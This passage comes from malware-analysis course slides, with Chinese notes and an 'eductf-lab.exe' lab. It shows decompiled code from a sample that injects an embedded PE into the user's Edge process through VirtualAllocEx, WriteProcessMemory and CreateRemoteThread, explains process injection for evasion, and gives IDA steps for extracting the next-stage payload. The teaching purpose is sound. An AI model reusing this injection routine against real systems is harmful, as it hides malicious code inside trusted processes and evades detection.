
injectPEToProcess_1A60

```
__int64 __fastcall injectPeToProcess_1A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  getMyStartExportFunc_18F0(pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if ( hProcess )
    {
      lpBaseAddress = VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = &lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, &lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
```

injectEmbeddedPEToUsersEdge_1BF0

```
__int64 injectEmbeddedPEToUsersEdge_1BF0()
{
  __int64 result; // rax
  DWORD edge_pid; // [rsp+20h] [rbp-28h]
  const void *pe; // [rsp+28h] [rbp-20h] BYREF
  SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF

  pe = 0i64;
  pe_size = 0i64;
  result = getEmbeddedPE_1870(&pe, &pe_size);
  if ( pe )
  {
    result = getCurrentUsersEdgePid_16B0();
    edge_pid = result;
    if ( result )
    {
      printf("target pid: %lu\n", result);
      return injectPEToProcess_1A60(edge_pid, pe, pe_size);
    }
  }
  return result;
}
```

Malware Behavior Flowchart



Defense Evasion — Process Injection


- 把程式碼注入到其他 process 的手法稱為 Process Injection
- 用途
  - 不會建立獨立的 process，而是把惡意行為隱藏在正常 process 中，以躲避 process 級別的偵測
  - 若能注入高權限 process，則有機會提權
- 防禦手法
  - 常用 API：VirtualAllocEx、WriteProcessMemory、CreateRemoteThread
  - 一般程式較少對其他 process 做寫入和建立 thread，使用這些 API 十分容易被偵測

👏 分析完（一半）了 👏

Extract Next Stage Payload


Retype DLL

1. Select and press [y] to retype as char[72770]




Export Data

2. Select and press [E] to export data



Export Raw Bytes to File



Lab4: Extract Next Stage Payload


取出 eductf-lab.exe 中的 next 